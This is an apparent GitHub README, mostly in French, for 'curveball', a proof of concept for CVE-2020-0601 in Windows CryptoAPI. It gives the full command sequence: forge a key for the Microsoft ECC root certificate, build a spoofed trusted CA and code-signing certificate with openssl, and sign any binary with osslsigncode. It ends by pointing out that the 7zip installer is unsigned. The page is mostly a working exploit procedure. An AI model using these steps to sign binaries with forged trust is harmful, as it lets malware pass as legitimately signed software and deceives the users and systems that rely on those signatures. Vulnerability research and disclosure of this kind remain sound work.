 ioncodes/curveball
PoC pour CVE-2020-0601 - Exploit CryptoAPI

Un PoC pour CVE-2020-0601. Un article de blog détaillé peut être trouvé ici. Cet exploit vous permet de créer un faux certificat de confiance en abusant de la manière dont CryptoAPI gère certains paramètres sur les certificats basés sur ECC.
Clonez le dépôt et ouvrez-le dans Visual Studio 2019. Passez en mode Release et compilez-le. Vous pouvez trouver des binaires préconstruits ici.
.\Curveball.exe MicrosoftECCProductRootCertificateAuthority.cer MicrosoftECCProductRootCertificateAuthority_fake.key
# in linux bash (you can also use Windows but you'd have to get an alternative for osslsigncode). WSL on Windows works fine.
openssl req -new -x509 -key MicrosoftECCProductRootCertificateAuthority_fake.key -out trusted_ca.crt
openssl ecparam -name secp384r1 -genkey -noout -out cert.key
openssl req -new -key cert.key -out cert.csr -config openssl.conf -reqexts v3_cs
openssl x509 -req -in cert.csr -CA trusted_ca.crt -CAkey MicrosoftECCProductRootCertificateAuthority_fake.key -CAcreateserial -out cert.crt -days 10000 -extfile openssl.conf -extensions v3_cs
openssl pkcs12 -export -in cert.crt -inkey cert.key -certfile trusted_ca.crt -name "Code Signing" -out cert.p12
./osslsigncode sign -pkcs12 cert.p12 -n "Signed by Layle" -in <BINARY_TO_SIGN> -out <SIGNED_BINARY>

Notez que l'installateur 7zip n'est généralement pas signé !